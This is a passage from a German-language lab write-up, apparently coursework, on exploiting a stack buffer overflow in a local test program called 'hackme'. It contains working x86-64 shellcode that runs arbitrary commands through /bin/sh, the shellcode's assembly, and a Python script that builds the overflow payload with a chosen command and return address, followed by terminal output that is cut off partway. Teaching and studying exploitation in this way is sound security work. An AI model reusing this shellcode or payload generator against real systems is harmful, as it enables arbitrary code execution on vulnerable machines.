    address = address[::-1]

else:
    print "Rücksprungadresse übergeben!"
    sys.exit(1)

shellcode="\x48\x31\xc9\x51\x48\xb9\xff\x2f\x62\x69\x6e\x2f\x73" \
        + "\x68\x48\xc1\xe9\x08\x51\x54\x5f\x48\x31\xc9\x51\x66" \
        + "\x68\x2d\x63\x54\x5b\x48\x31\xc9\x51\xeb\x14\x5a\x52" \
        + "\x80\x72\x05\x41\x53\x57\x54\x5e\x48\x31\xd2\x48\x31" \
        + "\xc0\xb0\x3b\x0f\x05\xe8\xe7\xff\xff\xff\x6c\x73\x20" \
        + "\x2d\x6c\x41"
print("\x90" + shellcode + "A" * 195 + address)
```

Um die Rücksprungadresse herauszufinden, übergeben wir an unser Skript zunächst eine beliebige Adresse im hex-Format:



Die richtige Rücksprungadresse (Anfang von Buffer) ist grün markiert. Damit rufen wir das Skript erneut auf und erzeugen so den gewünschten Buffer Overflow:



Zusammenfassung:

Durch das Padding füllen wir den Buffer komplett mit ”A”’s. Da der strcpy Befehl die Größe des übergebenen Strings nicht prüft, werden nun unerlaubte Bereiche des Stacks überschrieben. Explizit wird der Instruction Pointer und der return Bereich des Stacks überschrieben. Anstatt nun ein ”return 0” auszuführen, wird der Befehl ”ls -lA” ausgeführt.

2 Teil 2: Ausbau des Shellcodes

2.1 Teil A - Neues Python Skript

Um ein beliebiges Linux Programm ausführen zu können, müssen die markierten Werte des bestehenden Shellcodes verändert werden:

```
25  execve:
26      pop rdx
27      push rdx
28      xor byte [rdx+5], 0x41
29      push rbx
30      push rdi
31      push rsp
32      pop rsi
33
34      xor rdx,rdx
35      mov al, 59
36
37      syscall
38
39  command:
40      call execve
41      data: db "ls -lA"
```

Aktuell zeigt das [rdx+5] auf den fünften Byte von rdx (=> "A"), und 0x41 auf den Buchstaben "A". Diese müssen für beliebige Eingaben veränderbar sein.
Damit andere Programme mit den dazugehörigen Parametern aufgerufen werden können, muss anstatt dem "ls -lA" ein String eingefügt werden. Falls der String ein korrekten Programmname enthält, würde dieser aufgerufen werden mit den mitgegebenen Parametern (falls vorhanden).

Berechnet man die zwei Bereiche in Hexadezimalwerte um, erhält man folgende Werte:

"ls -lA" => **6c73202d6c41**.

"5" => **0x5**.

Schauen wir uns nun unseren Shellcode genauer an:

```
shellcode="\x48\x31\xc9\x51\x48\xb9\xff\x2f\x62\x69\x6e\x2f\x73" \
        + "\x68\x48\xc1\xe9\x08\x51\x54\x5f\x48\x31\xc9\x51\x66" \
        + "\x68\x2d\x63\x54\x5b\x48\x31\xc9\x51\xeb\x14\x5a\x52" \
        + "\x80\x72\x05\x41\x53\x57\x54\x5e\x48\x31\xd2\x48\x31" \
        + "\xc0\xb0\x3b\x0f\x05\xe8\xe7\xff\xff\xff\x6c\x73\x20" \
        + "\x2d\x6c\x41"
```

Die Rot markierten Hexadezimalzahlen entsprechen genau unseren Werten, die wir variabel halten wollen.

Das neue Skript:

```
#! /usr/bin/python2
# -*- coding: utf-8 -*-
import sys

if len(sys.argv) == 3:
    adresse = sys.argv[1].decode("hex")
    adresse = adresse[::-1]

    befehl = sys.argv[2]

else:
    print("Parameter: Rücksprungadresse + Befehl")
    sys.exit(1)

shellcodeTeil1 ="\x48\x31\xc9\x51\x48\xb9\xff\x2f\x62\x69\x6e" \
        + "\x2f\x73\x68\x48\xc1\xe9\x08\x51\x54\x5f\x48\x31\xc9" \
        + "\x51\x66\x68\x2d\x63\x54\x5b\x48\x31\xc9\x51\xeb\x14" \
        + "\x5a\x52\x80\x72"
shellcodeTeil2 = "\x41\x53\x57\x54\x5e\x48\x31\xd2\x48\x31" \
        + "\xc0\xb0\x3b\x0f\x05\xe8\xe7\xff\xff\xff"

rdxWert = chr(len(befehl))
befehlLaenge = len(befehl)

print("\x90" + shellcodeTeil1 + rdxWert + shellcodeTeil2 + befehl
      + "A" * (201 - befehlLaenge) + adresse)
```

Unser bestehendes Skript wurde grob an drei Teilen (rot, grün, orange) abgeändert:

- rot: Der Shellcode wurde in zwei Teile zerlegt, um dynamisch die Länge des übergebenen Befehls einzufügen. Außerdem wurde "ls -lA" am Ende abgeschnitten, da wir ja einen neuen Befehl ausführen möchten.
- grün: rdxWert speichert die Länge des Befehls als Charakter. befehlLaenge speichert die Länge des übergebenen Befehl-Strings, da wir diese vom Padding abziehen müssen.
- orange: Die Print Ausgabe des Skripts wurde entsprechend abgeändert:
  - Als erstes wird eine NOP-Instruction ausgegeben.
  - Jetzt kommt der erste Teil des Shellcodes (shellcode1).
  - rdxWert beinhaltet die Position des Bytes direkt hinter dem eingefügten Befehl (also der erste Wert von shellcode2 -> \x42), das dann zu einem Null-Byte verxort wird.
  - Anschließend der zweite Teil des Shellcodes.
  - Ans Ende des Shellcodes wird der neue Befehl angehängt.
  - Jetzt folgt das Auffüllen mit "A"s. In unserem vorherigen Skript (siehe Aufgabe 1d)) haben wir 195 "A"s übergeben. Da wir aus dem Shellcode nun 6 Byte entfernt haben, müssen wir 201 "A"s übergeben. Von diesem Wert muss noch die Länge des neuen Befehls abgezogen werden, da dieser Wert genau der Anzahl an Bytes entspricht, die dadurch dem Shellcode hinzugefügt wurden.
  - Als letzten Parameter übergeben wir die Rücksprungadresse, also den Anfang des Buffers.

2.2 Teil B - Testen des Skriptes

Abschließend haben wir das Skript mit den drei vorgegebenen Befehlen ausgeführt. Die Ausgabe wurde aufgrund der Länge bei den entsprechenden Befehlen gekürzt.

- ls -a -t /usr/bin

  Dieser Befehl listet alle Dateien (-a) im Ordner /usr/bin nach Änderungsdatum sortiert (-t) auf:

```
tux@xubuntuvm
~/Schreibtisch/buffer-overflows-code-2> ./hackme "$(./script2.py 7fffffffdd40 "ls -a -t /usr/bin")"
Anfang von buffer: 0x7fffffffdd40
Inhalt von buffer: ▯H1▯QH▯▯/bin/shH▯QT_H1▯Qfh-cT[H1▯Q▯▯ZR▯rASWT^H1▯H1▯▯;▯▯▯▯▯ls -a -t /usr/binAAA
```